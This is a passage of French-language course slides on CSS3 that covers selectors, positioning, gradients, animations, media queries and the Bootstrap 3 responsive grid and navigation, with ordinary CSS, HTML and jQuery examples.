    color: silver;
}
```

59

CSS3: Sélecteurs

Pseudo

- Pseudo-classes:xxx (a:hover)
- Pseudo-elements

```
/* psuedo class */
a:visited { color: #dddddd; }
```

```
<a href="#" class="hoverClass">Hover over me I'll change color</a>
```

```
.hoverClass
{
  font-size: 20pt;
  color: red;
}

.hoverClass:hover
{
  color: blue;
}
```


60

CSS3: Sélecteurs

Pseudo

- Nouveau dans HTML 5 → :focus

```
:focus
{
  background-color: beige;
  color: green;
}
```



61

CSS3 : Référence au style

- *External*: fichier externe

i Note: l'élément *link* contient un attribut media afin de spécifier la cible « appareil » (*device*) qui fera l'objet du style;

- **all** Renders to all devices
- **braille** Renders to braille tactile feedback devices
- **embossed** Renders to paged braille printers
- **handheld** Renders to handheld devices that typically have small, low-resolution screens and limited bandwidth
- **print** Renders paged material and documents viewed on screen in print preview mode
- **screen** Renders to color computer screens
- **speech** Renders to speech synthesizers
- **tty** Renders to media, using a fixed-pitch character grid such as teletypes, terminals, and portable devices with limited display capabilities
- **tv** Renders to television-type devices that typically have low-resolution color screens with limited ability to scroll and have sound

62

CSS3: Import de fichiers externes

```

@charset 'UTF-8';
@import url('/Content/header.css');
@import url('/Content/menu.css');
@import url('/Content/sidebar.css');
@import url('/Content/mainContent.css');
@import url('/Content/footer.css');
body {
    background-color: white;
    color: gray;
}

```

63

CSS3 : Modules

CSS3 est défini sous forme d'un ensemble de modules
(ce n'est pas un bloc monolithique comme l'était CSS2)

<http://www.css3.info/modules/>

Module

Recommendation (?)
CSS Color (Complete)
CSS Namespaces (Complete)
Selectors (Complete)

Candidate Recommendation (?)

Media Queries (Stable)
CSS Style Attributes (Stable)
CSS Backgrounds & Borders (Testing)
CSS Marquee (Testing)
CSS Multi-column Layout (Testing)
CSS Basic User Interface (Revising)

Last Call (?)

CSS Speech (Refining)
CSS Paged Media (Revising) (*Inactive*)

Working Draft (?)

CSS 2D Transformations (Refining)
CSS Transitions (Refining)
CSS Animations (Revising) (*Outdated*)

64

CSS3 : Structure des Documents

Développer sous forme de *grille* afin de structurer les pages HTML est une technique couramment utilisée.

Technique mise en œuvre via

- HTML: Table (*<table>*)
- CSS: *<div>*
- Positionnement Absolu

```
1 <table>
2   <tr>
3     <td>Some content here</td>
4   </tr>
5 </table>
```

and

```
1 <div>Some content here</div>
```

65

CSS3: Positionnement du contenu

Structure d'un document via `<Table>` ou `<Div>`



Favoriser le CSS

- structure plus simple
- séparation de la présentation par rapport au contenu
- flexibilité de la maintenance (inverser deux colonnes)
- uniformité des navigateurs
- performance
- adaptation aux canaux

66

CSS3: Positionnement du contenu

L'élément `<div>` est donc incontournable en CSS3

→ par défaut le navigateur interprète le `<div>` comme positionné de manière **statique** sur une largeur de 100% et place les `<div>` successifs à la ligne suivante; les bordures se touchent et il n'y a donc ni marge, ni espace texte/bordure

- Le `<div>` peut être positionné:
 - de manière **relative** par rapport à l'élément qui le précède dans le DOM
 - de manière **absolute** par rapport au parent (sors du flux du document)
 - positionnement absolu si le parent est la fenêtre (window)
 - positionnement relatif à l'élément html parent (non statique)
 - de manière **fixed** par rapport à la fenêtre (window)
 - de manière **float** qui positionne les éléments de manière horizontale en les maintenant dans le flux du document

67

CSS3: Positionnement du contenu

The screenshot illustrates the use of CSS3 positioning to overlap elements. The HTML code defines six div elements, each with a unique ID and content. The browser window shows the resulting layout where div2 is positioned relative to div1, and subsequent divs are stacked vertically.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title></title>
    <link href="default.css" rel="stylesheet" />
</head>
<body>
    <div id="div1">...</div>
    <div id="div2">
        <p>this is the second div</p>
        <div id="div3">...</div>
        <div id="div4">...</div>
        <div id="div5">...</div>
    </div>
    <div id="div6">...</div>
</body>
</html>
```

68

CSS3: Positionnement du contenu

- Le <div2> est positionné de manière relative au <div1> qui précède

The screenshot shows a CSS rule for #div2 setting its position to relative. The browser window demonstrates that div2 is positioned relative to the top-left corner of the page, while div3, div4, and div5 are positioned relative to the bottom-right corner of div2.

```
#div2 {
    background-color: cyan;
    position: relative;
    top: 15px;
    left: 30px;
}
```

- Le <div2> est positionné de manière absolue par à la fenêtre (window)


The screenshot shows a CSS rule for #div2 setting its position to absolute. The browser window demonstrates that div2 is positioned absolute relative to the top-left corner of the browser window, while div3, div4, and div5 are positioned relative to the bottom-right corner of div2.

```
#div2 {
    background-color: cyan;
    position: absolute;
    top: 15px;
    left: 30px;
}
```

69

CSS3: Positionnement du contenu

- Si le <div2> est positionné de manière absolue alors <div2> ne fait plus partie du flux layout du document et donc <div6> se positionne juste en dessous de <div6>




70

CSS3: Positionnement du contenu

- Si le <div5> est positionné de manière fixée alors il se positionne toujours par rapport à la fenêtre window

```
#div5 {
    background-color: lightblue;
    position: fixed;
    top: 5px;
```



CSS3: Positionnement du contenu


In this example, div2 has an explicit width set to 450 pixels, and its height is set to 400 pixels. The top and left properties of div3 are set to 0 pixels. These settings are relative to div2. The width of div3, div4, and div5 are set to 33 percent, which is relative to div2's width. The height of div3, div4, and div5 are set to 100 percent, which is relative to the height of div2. The left property of div4 is set to 33 percent instead of 150 pixels, which means that you can change the width of div2, and the columns will be automatically sized and positioned. The result is shown in Figure 4-17.

```
#div1 {
    background-color: lightpink;
    position: absolute;
    top:0px;
    left: 0px;
    width: 33%;
    height:100%;
}

#div4 {
    background-color: orange;
    position: absolute;
    top:0px;
    left:33%;
    width:33%;
    height:100%;
}

#div5 {
    background-color: lightblue;
    position: absolute;
    top: 0px;
    right: 0px;
    width:33%;
    height:100%;
}

#div6 {
    background-color: lightgray;
}
```



CSS3: Positionnement du contenu


```
#div2 {
    background-color: cyan;
}

#div3 {
    background-color: lightpink;
    float: left;
    width: 80%;
}

#div4 {
    background-color: orange;
}

#div5 {
    background-color: lightblue;
}

#div6 {
    background-color: lightgray;
}
```



73

CSS3: Positionnement du contenu


```
#div2 {
    background-color: cyan;
}

#div3 {
    background-color: lightpink;
    float: left;
    width: 32%;
}

#div4 {
    background-color: orange;
    float: left;
    width: 32%;
}

#div5 {
    background-color: lightblue;
    float: left;
    width: 32%;
}

#div6 {
    background-color: lightgray;
}
```




74

CSS3: Positionnement du contenu

- La propriété **clear** permet de positionner l'élément après les éléments spécifiés **float**

```
#div6 {
    background-color: lightgray;
    clear: both;
}
```



75

CSS3: Box-sizing


Pour instruire la manière dont le navigateur calcule la largeur (width) utiliser la propriété ***box-sizing***

- **content-box** The default setting; calculates the width based on the content width only.
- **border-box** Calculates the width based on the border, padding, and content width.
- **padding-box** Calculates the width based on the padding and content width.

```
#div3 {
    background-color: lightpink;
    box-sizing: border-box;
    float: left;
    width: 33%;
}

#div4 {
    background-color: orange;
    box-sizing: border-box;
    float: left;
    width: 34%;
}

#div5 {
    background-color: lightblue;
    box-sizing: border-box;
    float: left;
    width: 33%;
}
```



76

CSS3: Exercice

Exercice du Support

Application « HTML5 »

1. Refactoriser la page HTML qui affiche les images livres jQuery via des balises <div> + CSS (style.css)
2. Refactoriser Welcome.html → avec CSS (default.css)
3. Refactoriser Index.html avec une balise <iframe> pour la navigation




77

CSS3: Exercice

Exercices

Application « Mise en forme »



78

CSS3: Propriétés

Quelques propriétés du CSS

- Background
- Borders
- Gradient
- Transformations
- Animations

79

CSS3: Backgrounds

Backgrounds

Layering Multiple Background Images

Base Color: the 'background-color' property

Image Sources: the 'background-image' property

Tiling Images: the 'background-repeat' property

Affixing Images: the 'background-attachment' property

Positioning Images: the 'background-position' property

Painting Area: the 'background-clip' property

Positioning Area: the 'background-origin' property

Sizing Images: the 'background-size' property

Backgrounds Shorthand: the 'background' property

Backgrounds of Special Elements

The Canvas Background and the Root Element

The Canvas Background and the HTML <body> Element

The '::first-line' Pseudo-element's Background

80

CSS3: Borders

Borders

Line Colors: the 'border-color' properties

Line Patterns: the 'border-style' properties

Line Thickness: the 'border-width' properties

Border Shorthand Properties

Rounded Corners

Curve Radii: the 'border-radius' properties


Corner Shaping

Corner Clipping

Color and Style Transitions

Overlapping Curves

Effect on Tables



Border Images

Image Source: the 'border-image-source' property

Image Slicing: the 'border-image-slice' property

Drawing Areas: the 'border-image-width' property

Edge Overhang: the 'border-image-outset' property

Image Tiling: the 'border-image-repeat' property

Drawing the Border Image

Border Image Shorthand: the 'border-image' property

Effect on Tables

81

CSS3: Colors

Color properties

Foreground color: the 'color' property

Transparency: the 'opacity' property

Color units

Basic color keywords

Numerical color values

RGB color values

RGBA color values

'transparent' color keyword

HSL color values

HSL examples

HSLA color values

Extended color keywords

'currentColor' color keyword

CSS system colors

CSS2 system colors

Notes on using colors

Simple alpha compositing

Sample style sheet for (X)HTML

82

CSS3: Linear Gradient

```
<style>
#myGradientDiv {
    height: 250px;
    background: linear-gradient(orange, green);
}
```



```
<style>
#myGradientDiv {
    height: 250px;
    background: linear-gradient(to right, orange, green);
```




```
<style>
#myGradientDiv {
    height: 250px;
    background: linear-gradient(to bottom right, orange, green);
```




83

CSS3: Radial Gradient

```
<style>
#radialgradient{
    height: 200px;
    width: 300px;
    background: radial-gradient(yellow, orange, red); }
</style>
```



```
<style>
#radialgradient{
    height: 200px;
    width: 300px;
    background: radial-gradient(yellow 10%, orange 20%, red 60%); }
</style>
```



84


CSS3: Transformations 2D

Il existe 5 types de fonctions de transformations 2D définies par la norme CSS 3 :

- Rotation (*Rotate*)
- Translation (*Translate*) (permet des mouvements le long des axes X,Y)
- Mise à l'échelle (*Scale*)
- Distorsion (*Skew*)
- Matrice (*Matrix*)

→ Utiliser *transform* pour exécuter une transformation

```
div#rotate{
    transform: rotate(45deg); }
</style>
```



85

CSS3: Animations

CSS3 définit la notion d'animation de propriétés via le mot-clé *animation*. Les animations sont de type *KeyFrames* (Image Clé) (certains framework définissent les animations comme KeyFrames et/ou Linear)

→ Animation accepte quelques propriétés

Keyframes

- Timing functions for keyframes
- The 'animation-name' Property
- The 'animation-duration' Property
- The 'animation-timing-function' Property
- The 'animation-iteration-count' Property
- The 'animation-direction' Property
- The 'animation-play-state' Property
- The 'animation-delay' Property
- The 'animation-fill-mode' Property
- The 'animation' Shorthand Property

```
<style>
div {
    animation: homeAnimation 10s;
}
@keyframes homeAnimation{
```

86

CSS3: Animations

L'animation est définie par une syntaxe spécifique `@keyframes nom { ... }` dans laquelle les clés d'animations sont spécifiées [valeur/%temps]

```
@keyframes homeAnimation{
    0%   {background:green; left:0px; top:0px;}
    25%  {background:brown; left:200px; top:0px;}
    50%  {background:blue; left:200px; top:200px;}
    75%  {background:yellow; left:0px; top:200px;}
    100% {background:red; left:0px; top:0px;}
}
```

87

CSS3: Animations


Pour une animation d'une durée de 10 secondes

```
@keyframes wobble {
    0% {
        left: 100px;
    }

    40% {
        left: 150px;
    }

    60% {
        left: 75px;
    }

    100% {
        left: 100px;
    }
}
```



88

CSS3: Exercice

Exercice

Application « Mise en forme » - 04-HTML5WebApp
 - Transformation / Animation via CSS



89

CSS3 : Bootstrap 3

Design pour de multiples canaux

90

CSS3 : Bootstrap

Répondre au concept de Design Responsive : le positionnement des éléments d'une page HTML sera fonction de l'appareil de consultation (*Media Queries*)

Le Framework CSS le plus utilisé pour répondre au concept de Design Adaptatif est Bootstrap 3.0>


Bootstrap is the most popular HTML, CSS, and JS framework for developing responsive, mobile first projects on the web.

91

Design Adaptatif aux canaux

Pour implémenter un design adaptatif aux canaux, les trois éléments essentiels sont :

- Conteneur Grid Adaptatif
(12-columns grid)



- CSS3 Media Queries

```
@media screen and (max-width: 600px) {
    .sixhundredmaxwidth {
        clear: both;
        font-size: 1.3em;
    }
}

img {
    max-width: 100%;
}
```

- Médias Adaptatifs

92

Orientations

Outre la prolifération des canaux de visualisation, il faut également tenir compte des orientations possibles

Option 1:

- Used to target the device if its width is larger than its height
- `@media only screen and (min-width: 480px) and (orientation: landscape) { }`



Option 2:

- Used to target the device if the height is larger than its width
- `@media only screen and (min-width: 480px) and (orientation: portrait) { }`



93

Responsive vs Adaptative

L'adaptation aux canaux se fait via différentes techniques mettant en œuvre HTML5/CSS3/Javascript

Fixed : adaptation par zoom

Responsive : adaptation constante à la dimension du navigateur
 → la taille du navigateur est visée (@media (min-width:X))

Adaptive : adaptation ponctuelle à la dimension du navigateur
 → le canal est visé (@media (min-device-width: X))



94

CSS3 : Responsive

Design Responsive : media Queries

Responsive Web Design

SP 24

- Same content for all devices
- Reposition and stack content to fit on smaller screens
- Any screen size
- Any device
- Fluid and Flexible Grids
- CSS Media Queries



95

CSS3 : Responsive

Exemple : VisualStudio.com → 766 x 480



96

CSS3 : Exemple – Responsive (2)


Exemple : VisualStudio.com → 770 x 480



97

CSS3 : Exemple – Responsive (3)

Exemple : VisualStudio.com → Full




98

Desktop First ou Mobile First

Au niveau du design adaptatif, deux approches sont possibles au niveau de la logique de conception

→ *Desktop First ou Mobile First (Bootstrap 3)*



99

Desktop First ou Mobile First (2)

Desktop First

Si le navigateur a une taille inférieure à 500px, la couleur de fond (background) est lightblue

```
@media only screen and (max-width: 500px) {
    body {
        background-color: lightblue;
    }
}
```

Mobile First

Si le navigateur a une taille supérieur à 500px, la couleur de fond (background) est lightblue

```
@media only screen and (min-width: 500px) {
    body {
        background-color: lightblue;
    }
}
```

100

Desktop First ou Mobile First (3)


Desktop First : si la taille est inférieure à ...

Media Query	CSS Used	Device Size
1 @media only screen and (max-width: 1024px) { }	1	768 x 1024
2 @media only screen and (max-width: 640px) { }	1 + 2	480 x 640
3 @media only screen and (max-width: 480px) { }	1 + 2 + 3	320 x 480
4 @media only screen and (max-width: 320px) { }	1 + 2 + 3 + 4	240 x 320

101

Desktop First ou Mobile First (4)


Mobile First : si la taille est supérieure à ...



102

CSS3 : Bootstrap3

Bootstrap est basé sur la notion de Conteneurs (*container*) dans lesquels des sous conteneurs de type *Ligne* (*row*) contiennent des éléments positionnés sur une grille de 12 colonnes



103

CSS3 : Bootstrap3

Bootstrap permet de spécifier « à partir » de quelle taille d'écran le système de grille est activé
 → dans l'exemple, pour les écrans inférieurs à 768px, le système n'est pas activé


Extra-small devices	phones	xs	< 768px
Small devices	tablets	sm	>= 768px
Medium devices	desktops	md	>= 992px
Large devices	desktops	lg	>= 1200px

.col-sm-8

105

CSS3 : Bootstrap3

Exemple : 3*div*col-sm-4 (< 768px, il y a UNE colonne)





106

CSS3: Exercice

Exercices du Support

Mise en place de la grille *Bootstrap3*
pour un site web *Responsive*



107

Navigation dans un site web


Navigation

108

CSS3 : Navigation

Afin de rendre la navigation la plus fluide possible au sein d'un site web, Bootstrap expose plusieurs classes adaptatives
→ il faut cependant traiter « la zone d'affichage » associée aux pages HTML (ou autres)


La technique la plus utilisée est de type *MasterPage (ASPx)*



109

CSS3 : Bootstrap3 Navigation

Bootstrap



→ code sur le site de Bootstrap

<https://getbootstrap.com/docs/3.3/components/#navbar>

```
<nav class="navbar navbar-default">
  <div class="container-fluid">
    <!-- Brand and toggle get grouped for better mobile display -->
    <div class="navbar-header">
      <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#bs-example-navbar-collapse-1" aria-expanded="false">
```

110

CSS3 : Bootstrap3 Navigation

Au niveau de la maintenance de la navigation, il est souhaitable d'isoler la navigation dans un fichier HTML

→ fichier invoqué via Javascript (par exemple via Ajax) et chargé à chaque demande de page

```
</head>
<body>

  <header id="header" class="container">
    </header>

}

$.ajax("../Navigation/Navigation.html", options);

function monCallback(data) {
  var elems = $(data).filter("nav[role*='navigation']");
  elems.appendTo("#header");
}

}
```

111

CSS3: Exercice

Exercices du Support

Mise en place de la navigation Bootstrap avec un IFrame

```
<header>
<>...</>

</header>

<div id="Content" class="embed-responsive">
  <iframe class="embed-responsive-item embed-responsive-16by9"
    allowtransparency="true"
    scrolling="auto"

    style="width:100%;height:1000px;"
    name="iframeContent" src="Pages/01-Welcome.html"
  ></iframe>
</div>
```




112

CSS3 : Bootstrap3 Thème

L'intégration d'une charte graphique se fera via un CSS qui se substituera au CSS mettant en œuvre le graphisme adaptatif

Plusieurs sites exposent des CSS « thèmes » basés sur Bootstrap.css
<https://bootswatch.com/>



113

CSS3: Exercice

Exercices du Support

Mise en place d'un thème Bootstrap CSS



114

CSS3: Fonctions CSS3 (1)

Fonctions CSS

CSS Functions

CSS functions are used as a value for various CSS properties.

Function	Description
<code>attr()</code>	Returns the value of an attribute of the selected element
<code>calc()</code>	Allows you to perform calculations to determine CSS property values
<code>cubic-bezier()</code>	Defines a Cubic Bezier curve
<code>hsl()</code>	Defines colors using the Hue-Saturation-Lightness model (HSL)
<code>hsla()</code>	Defines colors using the Hue-Saturation-Lightness-Alpha model (HSLA)
<code>linear-gradient()</code>	Sets a linear gradient as the background image. Define at least two colors (top to bottom)
<code>radial-gradient()</code>	Sets a radial gradient as the background image. Define at least two colors (center to edges)
<code>repeating-linear-gradient()</code>	Repeats a linear gradient
<code>repeating-radial-gradient()</code>	Repeats a radial gradient
<code>rgb()</code>	Defines colors using the Red-Green-Blue model (RGB)
<code>rgba()</code>	Defines colors using the Red-Green-Blue-Alpha model (RGBA)
<code>var()</code>	Inserts the value of a custom property

115

CSS3: Fonctions CSS3 (2)

Fonctions CSS: *calc* (+ - / *)

Use calc() to calculate the width of a <div> element:

```
#div1 {  
    position: absolute;  
    left: 50px;  
    width: calc(100% - 100px);  
    border: 1px solid black;  
    background-color: yellow;  
    padding: 5px;  
    text-align: center;  
}
```

116

